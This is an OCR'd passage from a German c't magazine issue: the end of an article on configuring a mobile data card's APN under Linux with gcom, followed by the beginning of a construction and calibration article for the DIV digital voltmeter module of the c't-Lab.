
Der APN wird mit dem AT-Kommando `AT+CGDCONT=1,"IP","APN-Name"` an das Modem-Device übergeben. Dies sollten Sie nach jedem Einsticken der Karte wiederholen, für den Fall, dass die letzte Einstellung nicht gespeichert wurde. Da beim Aufbau einer PPP-Verbindung ohnehin AT-Modem-Kommandos übertragen werden, könnte man die APN-Einstellung gut in der Chat-Datei `/etc/ppp/peers/ppp0.chat` unterbringen. Der Nachteil ist, dass Sie dadurch die Flexibilität verlieren – Handys weisen diesen Befehl mitunter zurück und verlangen die Änderung des Internetprofils, sodass die Einwahl mit einer Fehlermeldung abbricht. Auch könnten Sie nicht mehr zum Beispiel die Datenkarte Ihres Arbeitgebers für dienstliche Zwecke einsetzen und mit den gleichen Einwahl-einstellungen Privates über Ihr eigenes Handy abwickeln. Daher empfiehlt es sich, den APN der Datenkarte gleich vom Initialisierungs-Skript `/etc/gcom/datacard-init` setzen zu lassen.

Gcom erlaubt es, neben der Eingabe der PIN auch zusätzliche Modem-Kommandos übertragen zu lassen. Diese Kommandos speichern Sie in einer separaten Datei, zum Beispiel `/etc/gcom/datacard.scr`, und hängen den Dateinamen als Parameter an den gcom-Aufruf zur PIN-Eingabe im Initialisierungs-Skript `/etc/gcom/datacard-init` an. Hier ein Beispiel für die Modem-Kommandos für den Vodafone-Tarif WebSessions:

```
send  
"AT+CGDCONT=1,\"IP\",\"event, z vodafone.de\"^m"  
waitfor 10 "OK"
```

Auf diese Weise können Sie die unterschiedlichsten Handys und Datenkarte selbst konkurrierender Netzbetreiber über eine einzige Einwahlkonfiguration zum Surfen verwenden – Linux benutzt dabei immer das zuletzt angeschlossene Gerät. (mid)

Anzeige



Heinrich Willecke, Carsten Meyer

# Messwerkeln

## Digitalvoltmeter-Modul für das c't-Lab

Nicht nur die höhere Genauigkeit unterscheidet ein labortaugliches Instrument von einem Handmultimeter aus dem Elektronik-Supermarkt: Ersteres muss langzeitstabil, fernsteuer- und kalibrierbar sein, während die „Beweglichkeit“ eher in den Hintergrund tritt. Unser DIV getauftes Modul soll denn auch nicht den Werkzeugkoffer, sondern das c't-Lab-Rack sinnvoll erweitern.

**H**undertmal genauer als ein typisches 10-Euro-Multimeter, aber nur zehnmal so teuer – das waren unsere Zielsetzungen beim DIV-Schaltungsentwurf. Unser Modul sollte bezüglich seiner Auflösung, Genauigkeit und Konstanz schon an die renommierte Konkurrenz von Fluke, Agilent und Keithley her-

anreichen, ohne gleich Hunderte oder Tausende von Euro zu kosten. Im Pflichtenheft stand auch, dass es wie die Tischgeräte der erwähnten Hersteller vollständig fernsteuer- und fernabfragbar zu sein hat, hier natürlich mit der einfach erlernbaren und über alle Module konsistenten c't-Lab-Syntax, ebenso sollte die Poten-

tialtrennung aller Module untereinander und zum steuernden Rechner gewährleistet sein.

Das preisliche Limit ließ sich indes nur durch Abspecken auf die wesentlichen Funktionen eines Digitalvoltmeters erreichen: das Messen von Gleich- und Wechselspannungen natürlich. Als einzigen Luxus gönnten wir der Karte sechs Strom-Messbereiche, hier immerhin mit der Möglichkeit, auch sehr kleine Gleich- und Wechselströme im Mikroampere-Bereich bei geringem Spannungsabfall (max. 250 mV) messen zu können. Ein Aufsatzmodul für Widerstandsmessungen ließe sich nachrüsten, was wir an dieser Stelle aber nicht voreilig versprechen wollen. Schon vorhanden ist auf jeden Fall ein Trigger-Eingang, der bei automatisierten Messungen gute Dienste leistet: Bei einer (einstellbar steigenden oder fallenden) Flanke am Eingang und entsprechend gesetzter Trigger-Maske liefert das DIV-Modul auch ohne expli-

zite Anfrage seine Messwerte an den Rechner.

Wie alle c't-Lab-Module wird das DIV auf einer Euro-Karte aufgebaut. c't-Lab-Kenner werden die typischen internen Anschlüsse gleich wiedererkennen: den Stromversorgungs-Steckverbinder (aufgrund der Potentialtrennung benötigt DIV eine eigene Stromversorgung, etwa ein „halbes“ PS3-2-Netzteilmodul) und die Kommunikationsanschlüsse des optoelektronisch isolierten, seriellen Bussystems. Ganz allein ist das DIV also nicht sinnvoll einsetzbar – es benötigt immer eine (ggf. mit anderen c't-Lab-Modulen gemeinsam genutzte) IFP-Karte zur Kommunikation mit dem PC und einen freien Netzteile-Anschluss im c't-Lab. Trotzdem lässt sich DIV durch ein anschließbares LCD-Panel PM8 auch ohne Rechner-Unterstützung betreiben. Am Panel lassen sich grundlegende Einstellungen (Messbereich) vornehmen, außerdem zeigt es natürlich den


aktuellen Messwert sechsstellig an – unabhängig vom Rechner oder einer Triggerung.

## Gesundschrumpfen

Gegenüber der ersten Ankündigung in c't 10/2007 haben sich einige technische Details geändert, was teils auf Sicherheitsbedenken, teils auf die mangelnde Bauteile-Verfügbarkeit und die damit verbundene Nachbau-sicherheit zurückzuführen ist. Die maximale Eingangsspannung wurde auf 250 V begrenzt, womit teure Hochspannungs-Relais entfallen können; außerdem war uns beim Gedanken, dass Leser 1 kV auf einen „offenen“ Nachbau loslassen könnten, nicht sehr wohl. Durch die Stufung 250 mV, 2,5 V, 25 V und 250 V konnten wir einen teuren programmierbaren Instrumentierungsverstärker (ursprünglich vorgesehen: PGA202) sparen, seine Aufgabe übernimmt jetzt ein einfacher Operationsverstärker mit 1- oder 10-facher Verstärkung.

Der Eingangswiderstand der Gleichspannungsbereiche liegt bei „knapp unendlich“ in den 250-mV- und 2,5-V-Stufen und sonst bei  $10\text{ M}\Omega$ . In den Wechselspannungsbereichen beträgt die Eingangsimpedanz  $1\text{ M}\Omega/30\text{ pF}$ , während die Strombereiche so ausgelegt sind, dass der Spannungsabfall am DIV-Eingang (auch in den Wechselstrombereichen!) maximal 250 mV beträgt. Dass der unterste Spannungsbereich statt 100 mV nun 250 mV für den „Vollausschlag“ benötigt, ist kein wirklicher Nachteil; einerseits ist die Wandler-Auflösung genügend hoch, und andererseits misst man bei so kleinen Spannungen viel „Mist“ mit – will heißen: parasitäre Thermospannungen, die durchaus in der Größenordnung einiger 10  $\mu\text{V}$  liegen können.

Um gleich beim Thema zu bleiben: Die unteren der 24 Bits fluktuieren im empfindlichsten Messbereich schon heftig, wenn man die Karte oder das Messkabel nur im Erdmagnetfeld bewegt (Induktion) oder die eine Messspitze etwas wärmer ist als die andere (Thermospannung). Von den 24 Bit des verwendeten A/D-Wandlers LTC2400 sind demzufolge nur etwa 18 bis 20 Bit effektiv nutzbar. Das letztwerte der 24 Auflösungs-Bits repräsentiert im 2,5-V-Bereich eine



**Unser DIV-Prototyp, hier mit TRMSC-Auf-satz für die Wechselspannungs- und -strom-bereiche. Die TRMSC-Schal-tung benötigt einige kleine Änderungen (siehe Stückliste).**

Spannung von nur noch 150 nV – ein unglaublich kleiner Spannungsschritt. Zum Vergleich: Wenn Sie Ihre Messspitzen an das Messobjekt halten und jemand schaut Ihnen plötzlich über die Schulter, wird die thermische Strahlung der zweiten Person die parasitäre (und mitgemessene) Thermospannung an den Messspitzen um fast den gleichen Betrag ändern.

## Aufwand und Nutzen

Nicht umsonst betreibt die Physikalisch-technische Bundesanstalt in Braunschweig einen geradezu abenteuerlichen Aufwand (z. B. mit supraleitenden Josephson-Kontakten und Kelvin-Varley-Teilerketten im temperierten Ölbad), wenn es darum geht, Spannungen im Sub-Mikrovolt-Bereich reproduzierbar darzustellen oder gar zu messen. Messgeräte mit ppm-Genauigkeit


zu bauen erfordert gemeinhin mehr Erfahrung als technisches Wissen. Viele der in Laborstandards verbauten Techniken, die oft genug an Hexenwerk erinnern, kommen für den Nachbauer auch gar nicht in Frage. Wer will schon Kupferdrähte verschweißen oder mit giftigem Cadmium-legierten Lötzinn arbeiten, damit an den Löt- und Verbindungsstellen keine parasitären Thermospannungen entstehen? Wo bekommt man als Normalsterblicher thermoelektrisch inaktive Steckverbinder her, und wie schirmt man den Laborraum gegen Störfelder ab?

Verabschieden Sie sich also schnell von der Vorstellung, die eher theoretische Auflösung des 24-Bit-Wandlers unbedingt ausnutzen zu wollen (was nebenbei gesagt aus genannten Gründen auch für die gesamte Digital-Audio-Technik gilt). Die fünf- bis sechs Dezimalstellen

Auflösung, die unser DIV liefert, reichen selbst für anspruchsvollere Labor-Anwendungen. Wenn Sie zum Beispiel am einen Ende einer kurzen Leiterbahn 1,99653 V und am anderen Ende 1,99611 V gegenüber Masse-Bezugspotential messen, wissen Sie schon mal, in welche Richtung der Strom zu einem  $10\text{-k}\Omega$ -Widerstand fließt. Das ist doch auch schon mal etwas.

## Verschiedene Wege

Unsere Schaltung arbeitet, je nachdem ob Gleich- oder Wechselspannungen gemessen werden sollen, mit zwei völlig getrennten Messverstärkern. Strommessungen stellen im Prinzip nur einen Sonderfall der Spannungsmessung dar – gemessen wird dann der Spannungsabfall an einem niederohmigen „Shunt“. Zunächst zu den Gleichspannungs-Messbereichen: Die zu messende Spannung gelangt über eine Feinsicherung und einem nach Masse geschalteten Überspannungsableiter (Spitzenspannung 350 V) zu einem Relais-geschalteten, passiven Vorteiler, der die Eingangsspannung gegebenenfalls auf einen vom Wandler verarbeitbaren Wert (max. 2,5 V) absenkt. In den Bereichen 250 mV und 2,5 V bleibt der Spannungsteiler ausgeschaltet und belastet demnach auch nicht das Messobjekt; der Eingangswiderstand wird hier nur vom folgenden FET-Operationsverstärker U6 bestimmt, er beträgt einige  $\text{G}\Omega$ . Zwei als leckstromarme Dioden geschaltete Transistoren verhindern Überspannungen am Eingang. Im 250-mV-Bereich verstärkt der Operationsverstärker 10-fach, ansonsten ist er als Spannungsfolger geschaltet (1-fache Verstärkung). Die je nach Bereich verstärkte, unbehandelte oder heruntergeteilte Spannung gelangt dann zu einem einfachen Widerstandsnetzwerk, das eine Offsetspannung in Höhe der halben Wandler-Referenzspannung (2,5 V) hinzufügt und die Messspannung nebenbei durch zwei teilt. Der A/D-Wandler kann nämlich nur positive Eingangsspannungen verarbeiten, deshalb muss die Messspannung auf einen virtuellen Nullpunkt in Höhe des halben Aussteuerungsbereichs angehoben werden. Der Nullpunkt-Offset wird später von der Control-



**Das DIV-Abgleichprogramm benötigt zwar LabVIEW 6.1, es erleichtert die Kalibrierung aber erheblich. Ein gutes Referenz-Voltmeter und eine stabile Gleichspannungsquelle sind von Vorteil.**



**Besonders im Bereich des A/D-Wandlers LTC2400 und des Eingangsspannungsteilers sollte die Platine sorgfältig von Flussmittelresten und Verschmutzungen gereinigt werden. Gegen statische Störfelder hilft eine Abschirmung (zum Beispiel aus Platinen-Basismaterial, an Eingangs-Masse COM angeschlossen) auf der DIV-Rückseite.**

ler-Firmware wieder softwaremäßig abgezogen.

Noch ein Wort zum OpAmp: Einer der besten und genauesten OpAmps am Markt ist der OPA627 von Burr-Brown, der in der Schaltung durchaus eingesetzt werden kann. Seinen teuer erkauften (hier im wahren Sinn) größten Trumpf kann der OPA627 allerdings gar nicht so richtig ausspielen, nämlich sein schnelles Einschwingverhalten – was ihn eher für Approximationswandler prädestiniert. In unserer Schaltung haben wir auch mit dem LF411 oder dem AD711 ähnlich gute Ergebnisse erzielt; mit dem überall erhältlichen und preiswerten LF411 können Sie nichts falsch machen. Sollte seine Offset-Fehlerspannung am Ausgang (U6 Pin 6) bei 0 V Eingang und 10-facher Verstärkung einige zig mV überschreiten, spendieren Sie ihm den (sonst überflüssigen) Offset-Einsteller R13 (im 2,5-A-Strombereich DC mit offenen Eingängen auf minimale Ausgangsspannung an Pin 6 abgleichen).

Die Relais im Eingangs-Umschalter vertragen keine höheren Ströme als 3 A. Der 2,5-A-Shunt R34 ist deshalb auf zusätzliche Anschlüsse geführt, womit auch Ströme deutlich über 2,5 A möglich werden (zumindest kurzzeitig). Auf jeden Fall haben Sie die Option, R34 durch einen (noch) niedrigeren Wert (z. B. 10 mΩ) zu ersetzen, falls Ströme im zweistelligen Ampere-Bereich zu messen sind; die Skalierungs-

Parameter sind hinreichend flexibel, für den externen Eingang steht ein eigener Parameter-Satz zur Verfügung.

Wechselspannungen und -ströme gehen einen völlig anderen Weg: Ein Relais schaltet sie auf den Eingang des (optional montierbaren) True-RMS-Wandlers TRMSC, der schon beim DDS-Modul zum Messen von Audio-Niederfrequenzen zum Einsatz kam (c't 15/07, S. 188, Funktionsbeschreibung siehe dort). Das TRMSC-Modul bietet ebenfalls vier Eingangsspannungsbereiche, arbeitet aber mit einer völlig anders aufgebauten Eingangsstufe, die ohne jedes Relais auskommt. Es verarbeitet Frequenzen im gesamten Audio-Bereich, die spätere Kalibrierung kann deshalb mit 50 Hz genauso gut wie mit 1 kHz erfolgen. Damit das TRMSC-Modul die richtigen Ausgangsspannungen (2,5 V<sub>eff</sub> AC = 2,5 V DC) liefert, sind gegenüber dem Einsatz auf dem DDS-Modul einige Widerstandswerte zu ändern (siehe Zusatz-Stückliste). Die TRMSC-Originalbestückung liefert bei den DIV-Skalenendwerten zu hohe Gleichspannungen.

Die Gleich- und Wechselstrom-Bereiche verwenden dieselben Shunt-Widerstände (R34, 35 und 38). Damit R34 und 35 im Überlastfall nicht in Rauch aufgehen, sind ihnen vier dicke Dioden antiparallel geschaltet, die bei Spannungen über 1,2 V leitend werden. Bei zu hohen Strömen wird schließlich die linke Feinsicherung durchbrennen

(oder die gemessene Schaltung). Bei der niedrigen Messspannung von maximal 250 mV (für Strommessungen werden sowohl AC- als auch DC-Verstärker auf 10-fache Verstärkung geschaltet) an den Shunts stören sie das Messergebnis normalerweise nicht. Wenn impulsartige Wechselströme mit sehr hohem Crest-Faktor gemessen werden sollen, können die Dioden aber doch den Messwert beeinflussen; notfalls können Sie sie ganz weglassen, allerdings mit dem Nachteil eines fehlenden Schutzes für die Shunts. Die Sicherung sollte für die Absicherung von Multimetern ausgelegt sein, solche (nicht ganz billigen) Typen weisen ein hohes Abschaltvermögen und ein schnelles Ansprechverhalten auf.

## Messlatte

Ein Digitalvoltmeter kann nicht besser sein als seine Referenz – stimmt deren Spannung nicht oder ist sie unkonstant, wird auch das Messergebnis entsprechend abweichen. Als Referenzquelle dient unserem DIV entweder der schon von der AD16-8-Karte bekannte LT1019 oder eine etwas aufwendigere, aber driftärmere Schaltung aus einer hochstabilen Zenerdiode mit temperaturgeregelter Selbst-Beheizung (U8, LM399) und nachfolgendem, feinjustierbarem Buffer (U5, OP-27). Pflegeleichter ist die integrierte Lösung mit dem LT1019; nur bei höheren zu erwartenden Temperaturunterschieden im Betrieb ist die „diskrete“ Schaltung mit dem LM399 vorzuziehen. Sie verlangt einen einmaligen Abgleich: Trimmer R17 so einstellen, dass an TP1 (Pin 6 von U5) 2,50 V anliegen. Der genaue Wert ist hier nicht allzu kritisch, da die Kalibrierung der Gesamtorschaltung später per Software erfolgt. Aus diesem Grund haben wir auch auf eine Trimmung des LT1019 verzichtet.

Der LM399 weist zwar eine äußerst geringe Temperatur- und Langzeit-Drift auf, seine Ausgangsspannung (rund 7 V) ist aber absolut gesehen wenig genau. Sollte der Einstellbereich von R17 nicht ausreichen, um auf eine Referenzspannung von 2,5 V an TP1 zu kommen, muss R18 einen E24-Schritt kleiner oder größer gewählt werden (910 oder 750 Ω). Die größte Sta-

bilität ergibt sich, wenn man den Wert von R17 nach erfolgter Einstellung ausmisst und R17 dann durch einen Festwiderstand (ggf. kombiniert aus zwei Widerständen in Reihe) ersetzt. Wegen der späteren Software-Kalibrierung sind leichte Abweichungen (möglichst nach oben) nicht kritisch. Natürlich darf nur eine der vorgeschlagenen Varianten bestückt werden (entweder U3 oder U5 plus U8).

## Magie in Silizium

Der A/D-Wandler LTC2400 stellt immer noch ein faszinierendes Stück Technik dar, obwohl er schon über acht Jahre am Markt ist. Er arbeitet mit einem Delta-Sigma-Modulator dritter Ordnung, ähnlich wie die Wandler aus der Digital-Audio-Technik. Das Verfahren bietet für den hiesigen Anwendungsfall gegenüber den früher verwendeten Dual-Slope- oder Approximationswandlern große Vorteile: Es ist schneller und in integrierter Form auch genauer als das über eine Zeitmessung arbeitende Dual-Slope-Verfahren (zum Beispiel im DVM-Klassiker ICL7106), aber fast genauso unempfindlich gegenüber Störungen auf dem Eingangssignal (zum Beispiel Netzbrumm). Und es benötigt keine aufwendige Filter- und Sample/Hold-Schaltungen wie die gegenüber kurzen Störungen sehr anfälligen Approximationswandler.

Der LTC2400 unterdrückt mit seinem Wandlungsprinzip und einem zusätzlich eingebauten digitalen FIR-Filter Netzbrumm und dessen Oberwellen mit über 110 dB, ebenso höhere Frequenzen. Symmetrische Störungen (auch das Rauschen) auf dem Eingangssignal machen sich im Messergebnis deshalb kaum bis gar nicht bemerkbar: Alle Störungen innerhalb einer Messperiode (0,166 Sekunden) werden wie bei einem analogen Instrument praktisch wegintegriert. Das „Frontend“ kann also relativ einfach gehalten werden, wie in der vorliegenden Schaltung.

Trotzdem sind beim Einsatz des LTC2400 einige Dinge zu beachten, denen wir mit dem Layout und dem Schaltungsdesign Rechnung getragen haben. Sein Eingang verträgt zwar durchaus Quellwiderstände von einigen kOhm, ist aber dann sehr empfindlich gegenüber (auch parasi-

tären) Kapazitäten. Grund: Der geschaltete interne Kondensator am Eingang des Bausteins würde eine hier vorhandene Kapazität, die man vielleicht sogar wohlmeinend zur Störunterdrückung vorgesehen hat, während der Wandlungsperiode aufladen – was den Messwert verfälscht. Schon einige pF am Eingang wirken sich negativ auf die Genauigkeit aus, wenn die Quellimpedanz ein paar hundert Ohm überschreitet.

Andererseits mussten wir hier einen Schutzwiderstand vorsehen, damit der Eingang nicht bei versehentlich angelegten zu hohen Spannungen zerstört wird. Im Layout werden Sie den Schutzwiderstand R23 deshalb in kapazitätsarmer SMD-Ausführung wiederfinden, so nah wie möglich am Baustein platziert. Die Abblock-Kondensatoren C12 und C13 sind ebenfalls als SMD-Bauteile ausgeführt, weil sie nur so besonders induktionsarm angeschlossen werden können. Störungen, die Überschwinger auf den Steuerleitungen verursachen könnten, unterdrücken die Serienwiderstände R9 bis R11. Große Masseflächen um und unter dem LTC2400 sorgen für ein stabiles Bezugspotential – schließlich hat der Baustein nur einen gemeinsamen Masseanschluss für seinen Analog- und Digitalteil.

## Zugeschaut und mitgebaut

Der Baustein im SO-8-Gehäuse und die wenigen SMD-Bauteile in seiner Nähe können durchaus von Hand eingelötet werden. Verwenden Sie für alle Beinchen das gleiche Lötzinn, und säubern Sie alle Lötstellen (auch drumherum) sorgfältig mit Aceton. Flussmittelreste haben nicht selten merkwürdige elektrische Eigenschaften, die sich im vielfachen Nachkoma-Bereich schon deutlich auswirken können. Bei sorgfältigem Aufbau erreicht der LTC2400 ohne Weiteres eine Linearität „über alles“ besser 4 ppm (0,0004 Prozent) bei einem „Eigenrauschen“ (Fluktuierten des Messwerts) von weniger als 0,5 ppm – das ergibt rund 20 stabile Bits.

Einige Punkte zum Aufbau haben wir bereits oben gestreift, und wer schon ein c't-Lab-Modul erfolgreich vollendet hat, sollte auch mit der vorliegenden Schaltung wenig Probleme haben. Besonderes Augenmerk verdienen hier allerdings die Lötstellen um den Eingangsspannungsteiler: Sauberkeit ist hier – wie schon beim Wandler selbst – das höchste Gebot. Schon ein Fingerabdruck auf der Platine in der Nähe des Verteilers kann sich negativ auf die Messgenauigkeit auswirken. Borstenpinsel, Baum-

woll-Lappen und etwas Aceton helfen dagegen.


Ist die Platine komplett bestückt, kann nach dem Flashen der Firmware (siehe [www.ct-lab.de](http://www.ct-lab.de)) ein erster Funktionstest erfolgen (beides ohne aufgesetztes TRMSC-Modul). Beim allersten Start führt die DIV-Firmware zunächst eine Offset-Grundkalibrierung durch, die etwa 20 Sekunden dauert – erkennbar am hörbaren Klicken der Relais und der Anzeige „OFS init“, wenn ein PM8-Panel angeschlossen ist. Die Offset-Grundkalibrierung (die eine spätere genaue Einstellung nicht ersetzen soll) kann jederzeit erzwungen werden, wenn man den Drehgeber-Knopf am Bedienpanel beim Einschalten einige Sekunden gedrückt hält.

Als Default-Messbereich ist „2,5 V DC“ eingestellt, mit diesem sollten Sie auch den Abgleich beginnen – aber erst die Schaltung eine Viertelstunde warmlaufen lassen. Wenn Sie den DIV-Eingang mit einer Drahtbrücke kurzschließen, sollte auch die PM8-Anzeige auf einen Wert sehr nahe Null zurückgehen (oder die im LabVIEW-Programm DIV-Abgleich.vi angezeigte Zahl). Mit DIV-Abgleich.vi gestaltet sich der Offset- und Skalenfaktor-Abgleich relativ einfach – analog zum Verfahren, dass wir schon bei der

AD16-8-Steckkarte für ADA-IO beschrieben haben (c't 13/07, S. 202, auch online unter [www.ct-lab.de](http://www.ct-lab.de) verfügbar). Möglicherweise stimmen die mit der Offset-Initialisierung gesetzten Offset-Werte der einzelnen DC-Messbereiche schon recht genau und verlangen nur minimale Korrekturen. Einen Anzeige-Wert von exakt Null werden sie wegen der immer auftretenden Thermospannungen und der OpAmp-Drift nicht erreichen, einige µV sind durchaus zulässig.

## Henne und Ei

Der Skalenfaktor-Abgleich ist etwas aufwendiger: Sie benötigen hierfür eigentlich einen Multimeter-Kalibrator, es geht aber auch mit einer hochstabilen, einstellbaren Spannungsquelle (wie das DCG-Modul) zusammen mit einem möglichst frisch kalibrierten Digitalvoltmeter als Vergleichs-Referenz. Zur Not tut es auch ein D/A-Wandlerkanal der DA12-8-Karte, allerdings liefert der ja nur Spannungen bis 10 V. Anzustreben ist aber in jedem Messbereich eine Kalibrierung auf die Bereichs-Obergrenze, kurz bevor DIV ein Overload (OVRLO-AD auf der PM8-Anzeige, rote „Warnlampe“ beim DIV-Abgleichprogramm) liefert – etwa



